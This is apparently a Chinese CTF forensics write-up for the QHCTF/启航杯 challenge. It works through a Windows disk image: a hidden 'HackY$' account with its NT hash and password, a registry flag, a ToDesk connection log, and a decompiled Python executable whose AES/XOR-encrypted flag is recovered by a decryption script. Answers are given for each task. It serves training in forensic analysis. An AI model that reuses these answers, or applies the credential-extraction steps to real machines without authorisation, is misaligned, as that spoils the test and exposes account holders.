


| 所在用户组 | LM密码哈希值 | NT密码哈希值 | 登录密码 | 系统 | 删除状态 |
|---|---|---|---|---|---|
| Administrators | | | | Windows 10 Enterprise LTSC 2021 | 正常 |
| Guests | | | | Windows 10 Enterprise LTSC 2021 | 正常 |
| System Managed... | | | | Windows 10 Enterprise LTSC 2021 | 正常 |
| | | 52874d670ca52cc15b8c62e1b61473f3 | | Windows 10 Enterprise LTSC 2021 | 正常 |
| Administrators | | 32ed87bdb5fdc5e9cba88547376818d4 | 123456 | Windows 10 Enterprise LTSC 2021 | 正常 |
| | | 32ed87bdb5fdc5e9cba88547376818d4 | 123456 | Windows 10 Enterprise LTSC 2021 | 正常 |
| | | | | Windows 10 Enterprise LTSC 2021 | 正常 |
| | | | | Windows 10 Enterprise LTSC 2021 | 正常 |
| | | | | Windows 10 Enterprise LTSC 2021 | 正常 |
| | | | | Windows 10 Enterprise LTSC 2021 | 正常 |

用户名：HackY$
用户类型：本地用户
用户标识(SID)：S-1-5-21-1566844429-3716673654-1244195531-1003
用户目录：C:\Users\HackY$.DESKTOP-OPQG6BQ
上次登录时间：2024-12-23 14:35:17
登录次数：1
上次登录失败时间：2024-12-23 14:29:51
是否设置密码：是
上次密码设置时间：2024-12-23 14:27:42
帐户到期时间：从不

QHCTF{fb484ad326c0f3a4970d1352bfbafef8}

# Win_04 | FINISHED



```
注册表解析结果
  E:\启航杯密码90382728-ca22-48e7-8413-61f6438f1b90\Windows.E01\分区2
  E:\启航杯密码90382728-ca22-48e7-8413-61f6438f1b90\Windows.E01\分区2
    ROOT
      Classes
      Clients
      DefaultUserEnvironment
      Google
      Intel
      Kingsoft
      Microsoft
      Mozilla
      ODBC
      OEM
      OpenSSH
      Partner
      Policies
      QHCTF
        NOT_FLAG
          flag
      RegisteredApplications
      ToDesk
      VMware, Inc.
      Windows
      WOW6432Node
      Lost Key
```

| 序号 | 名称 | 类型 | 数据 | 最后修改时间 | 偏移量（字节） |
|---|---|---|---|---|---|
| □ 1 | flag | | | 2024-12-23 14:18:23 | 62,400,976 |
| □ 2 | flag_1 | REG_SZ | QHCTF{c980ad20-f4e4-4e72-81a0-f227f63... | | 62,395,316 |


```
名称:flag_1
类型:REG_SZ
数据:QHCTF{c980ad20-f4e4-4e72-81a0-f227f6345f01}
最后修改时间:
偏移量（字节）:62395316
```

当前项目数: 2　索引进度: 未开

QHCTF{c980ad20-f4e4-4e72-81a0-f227f6345f01}

# Win_05 | FINISHED


取证大师找到Todesk连接记录



- 自动取证(218415)
  - E:\启航杯密码90382728-ca22-48e7-8413-61f6438f1b90\Windows.E01(2184
    - 系统痕迹(1237)
    - 用户痕迹(514)
    - 上网记录(1681)
    - 日志分析(16844)
    - 文件分析(197904)
    - 取证小程序(235)
      - 操作系统默认程序解析(131)
      - ToDesk远程连接日志分析(1)
        - 2024-12-23(1)
          - 远程连接本机日志(1)
      - 猎鹰浏览器(97)
      - WinSCP(6)

自动取证 ▸ Windows.E01 ▸ 取证小程序 ▸ ToDesk远程连接日志分析 ▸ 2024-12-23 ▸ 远程连接本机日志

| 序号 | 远程开始时间 | 远程公网IP地址 | 远程结束时间 |
|---|---|---|---|
| □ 1 | 2024-12-23 14:40:01 | 223.104.132.99 | 2024-12-23 14:53:00 |




Todesk_781_223.104.132.99

dca8df29e49e246c614100321e3b932e

QHCTF{dca8df29e49e246c614100321e3b932e}

# 干扰项 | FINISHED


计算机取证大师 试用版
当前案例：启航杯
文件(F) 设置(S) 视图(V) 取证(P) 工具(T) 帮助(H)
案例管理 添加设备 自动取证 数据恢复 数据分析 搜索 文件过滤 时间线 取证报告 摘录报告 工具集 小程序 客服 取证云平台 试用平台
案例管理 案例概览 证据文件 取证结果
列表 图库 过滤结果
当前设备 ▸ Windows.E01 ▸ 分区2_系统[C] ▸ Users ▸ Admin ▸ Desktop
全部文件 打开 导出 标签 添加摘录 哈希值计算
E:\启航杯密码90382728-ca22-48e7-8413-61f6438f1b90\Windows.E01
分区1_System Reserved
分区2_系统[C]
$Extend
$RECYCLE.BIN
$WinREAgent
(Root directory)
Documents and Settings
丢失文件
Program Files
Program Files (x86)
ProgramData
Recovery
System Volume Information
Users
Admin
3D Objects
AppData
Application Data
Contacts
Cookies
Desktop
Documents
Downloads
Favorites
Links
Local Settings
Music
My Documents
NetHood
Pictures
PrintHood
Recent
Saved Games
Searches
SendTo
Start Menu
Templates
Videos
WPS Cloud Files
All Users
摘要 文本 十六进制 预览 磁盘视图
当前项目数: 6 勾选项目数: 0 索引进度: 未开

| 序号 | 文件名 | 标签 | 文件扩... | 逻辑大小... | 访问时间 | 创建时间 | 修改时间 | 删除时间 | 文件类型 | 文件分类 | 签名 | 描述 | 删除信息 | 物理大小... | 物理位置 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | 111.reg | | reg | 167,925,... | 2024-12-... | 2024-12-... | 2024-12-... | | | | | 文件,存档 | | 167,927,... | 885,903,... |
| 2 | desktop.ini | | ini | 282 | 2024-12-... | 2024-12-... | 2024-12-... | | | | | 文件,存档,... | | 282 | 3,356,72... |
| 3 | Hacker_.exe | | exe | 5,300,434 | 2024-12-... | 2024-12-... | 2024-12-... | | | | | 文件,存档 | | 5,304,320 | 8,457,24... |
| 4 | Microsoft E... | | lnk | 2,352 | 2024-12-... | 2024-12-... | 2024-12-... | | | | | 文件,存档 | | 4,096 | 10,815,... |
| 5 | WePE_64_V... | | exe | 238,591,... | 2024-12-... | 2024-12-... | 2024-10-... | | | | | 文件,只读,存档 | | 238,592,... | 19,379,... |
| 6 | WPS Office.... | | lnk | 2,414 | 2024-12-... | 2024-12-... | 2024-12-... | | | | | 文件,存档 | | 4,096 | 16,091,... |

文件名：Hacker_.exe
文件扩展名：exe
逻辑大小(字节)：5,300,434
访问时间：2024-12-28 21:25:41
创建时间：2024-12-23 14:23:32
修改时间：2024-12-22 16:53:45
描述：文件,存档
物理大小(字节)：5,304,320
物理位置：8,457,240,576
物理扇区：16,518,048

https://pyinstxtractor-web.netlify.app/

解包exe

https://tool.lu/pyc/index.html

恢复pyc，得到汇编

再恢复python

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import base64

# XOR加密函数
def xor_encrypt(data, key):
    return bytes([data[i] ^ key[i % len(key)] for i in range(len(data))])

# AES加密函数
def aes_encrypt(key, data):
    cipher = AES.new(key, AES.MODE_ECB)
    encrypted_data = cipher.encrypt(pad(data.encode('utf-8'), AES.block_size))
    return encrypted_data

# 加密消息
def encrypt_message(aes_key, message):
    # AES加密
    aes_encrypted = aes_encrypt(aes_key, message)
```

```python
    # Base64编码
    base64_encoded = base64.b64encode(aes_encrypted)
    # XOR加密
    xor_key = b'qihangcup'
    xor_encrypted = xor_encrypt(base64_encoded, xor_key)
    # Base64再次编码
    final_encrypted = base64.b64encode(xor_encrypted).decode('utf-8')
    return final_encrypted

if __name__ == '__main__':
    aes_key = b'acf8bafa15f8cb03'
    message = 'QHCTF{xxxxxxxxxx}'

    encrypted_message = encrypt_message(aes_key, message)
    print('加密结果:', encrypted_message)

```

写个解密脚本

```python
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64

# XOR解密函数
def xor_decrypt(data, key):
    return bytes([data[i] ^ key[i % len(key)] for i in range(len(data))])

# AES解密函数
def aes_decrypt(key, data):
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted_data = unpad(cipher.decrypt(data), AES.block_size)
    return decrypted_data

# 解密消息
def decrypt_message(aes_key, encrypted_message):
    # Base64解码
    xor_encrypted = base64.b64decode(encrypted_message)
    # XOR解密
    xor_key = b'qihangcup'
    base64_encoded = xor_decrypt(xor_encrypted, xor_key)
    # Base64解码
    aes_encrypted = base64.b64decode(base64_encoded)
    # AES解密
    decrypted_message = aes_decrypt(aes_key, aes_encrypted).decode('utf-8')
    return decrypted_message
```

```python

if __name__ == '__main__':
    aes_key = b'acf8bafa15f8cb03'
    encrypted_message = 'HgIlNCQUF0MZRA0FMhwODBsTNjM4OQ8RMA81SCImFhQeVkQdCUJfMBs0Mx0fGVowIyoTJ0cdHCwKVwxIOQQCRA=='

    decrypted_message = decrypt_message(aes_key, encrypted_message)
    print('解密结果:', decrypted_message)

```

QHCTF{8b0c14a8-5823-46fd-a547-0dcdc404a7ed}